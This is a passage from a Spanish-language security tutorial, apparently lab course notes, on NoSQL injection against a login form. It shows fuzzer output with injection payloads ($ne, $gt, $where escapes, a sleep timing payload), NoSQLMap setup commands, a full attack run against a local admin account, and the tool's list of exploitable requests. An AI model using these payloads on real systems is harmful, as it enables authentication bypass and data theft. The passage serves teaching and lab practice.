000000016:  200          0 L     6 W      35 Ch    "'%20%26%26%20this.passwordzz.match(/.*/)//+%00"
000000019:  200          0 L     6 W      35 Ch    "[$ne]=1"
000000020:  200          0 L     6 W      35 Ch    "';sleep(5000);"
000000017:  200          0 L     6 W      35 Ch    "{$gt: ''}"
000000018:  200          3 L    13 W    136 Ch    "{$gt: ""}"
000000015:  200          0 L     6 W      35 Ch    "'%20%26%26%20this.password.match(/.*/)//+%00"
000000014:  200          0 L     6 W      35 Ch    "' && this.passwordzz.match(/.*/)//+%00"
000000022:  200          0 L     6 W      35 Ch    "{$nin: [""]}-"
000000012:  200          0 L     6 W      35 Ch    "' || 'a'=='a"
```

Herramientas

NoSQLMap

NoSQLmap es una herramienta Python 2 de código abierto para identificar vulnerabilidades de inyección de NoSQL. Podemos instalarlo ejecutando los siguientes comandos (el contenedor Docker parece no funcionar).

```
git clone https://github.com/codingo/NoSQLMap.git
cd NoSQLMap
sudo apt install python2.7
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip.py
pip2 install couchdb
```



```
pip2 install --upgrade setuptools
pip2 install pbkdf2
pip2 install pymongo
pip2 install ipcalc
```

Imagine que sabemos que el correo electrónico del administrador es `admin\@mangomail.com`, y queremos probar si el `password` campo es vulnerable a la inyección de NoSQL. Para probar eso, podemos ejecutar **NoSQLMap** con los siguientes argumentos:

```
python2 nosqlmap.py --attack 2 --victim 127.0.0.1 --webPort 80 --uri
/index.php --httpMethod POST --postData
email,admin@mangomail.com,password,qwerty --injectedParameter 1 --
injectSize 4
```

- ◆ `--attack 2` para especificar un `Web attack`
- ◆ `--victim 127.0.0.1` para especificar la dirección IP
- ◆ `--webPort 80` para especificar el puerto
- ◆ `--uri /index.php` para especificar la URL a la que queremos enviar solicitudes
- ◆ `--httpMethod POST` para especificar que queremos enviar solicitudes POST
- ◆ `--postData email,admin@mangomail.com,password,qwerty` para especificar los dos parámetros `email` y `password` que queremos enviar con los valores predeterminados `admin\@mangomail.com` y `qwerty` respectivamente
- ◆ `--injectedParameter 1` para especificar que queremos probar el `password` parámetro
- ◆ `--injectSize 4` para especificar un tamaño predeterminado para los datos generados aleatoriamente

```

cjimenez@htb[/htb]$ python2 nosqlmap.py --attack 2 --victim 127.0.0.1 --webPort 80 --uri /index.php --ht
email,admin@mangomail.com,password,qwerty --injectedParameter 1 --injectSize 4
Web App Attacks (POST)
=====
Checking to see if site at 127.0.0.1:80/index.php is up...
App is up!
List of parameters:
1-password
2-email
Injecting the password parameter...
Using hQPH@iST3.com for injection testing.

Sending random parameter value...
Got response length of 1250.
No change in response size injecting a random parameter..

Test 1: PHP/ExpressJS != associative array injection
Successful injection!

Test 2: PHP/ExpressJS > Undefined Injection
Successful injection!
Test 3: $where injection (string escape)
Successful injection!

Test 4: $where injection (integer escape)
Successful injection!

```

```

Test 7: This != injection (string escape)
Successful injection!

```

```

Test 8: This != injection (integer escape)
Successful injection!

```

Exploitable requests:

```

{'email': 'admin@mangomail.com', 'password[$ne]': 'hQPH@iST3.com'}
{'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': "a'; return db.a.find(); var dummy='!", 'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': '1; return db.a.find(); var dummy=1', 'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': "a'; return db.a.findOne(); var dummy='!", 'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': '1; return db.a.findOne(); var dummy=1', 'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': "a'; return this.a != 'hQPH@iST3.com'; var dummy='!", 'email': 'admin@mangomail.com', 'password[$gt]': ''}
{'password': "1; return this.a != 'hQPH@iST3.com'; var dummy=1", 'email': 'admin@mangomail.com', 'password[$gt]': ''}

```

Possibly vulnerable requests:

Timing based attacks:

```

String attack-Unsuccessful
Integer attack-Unsuccessful

```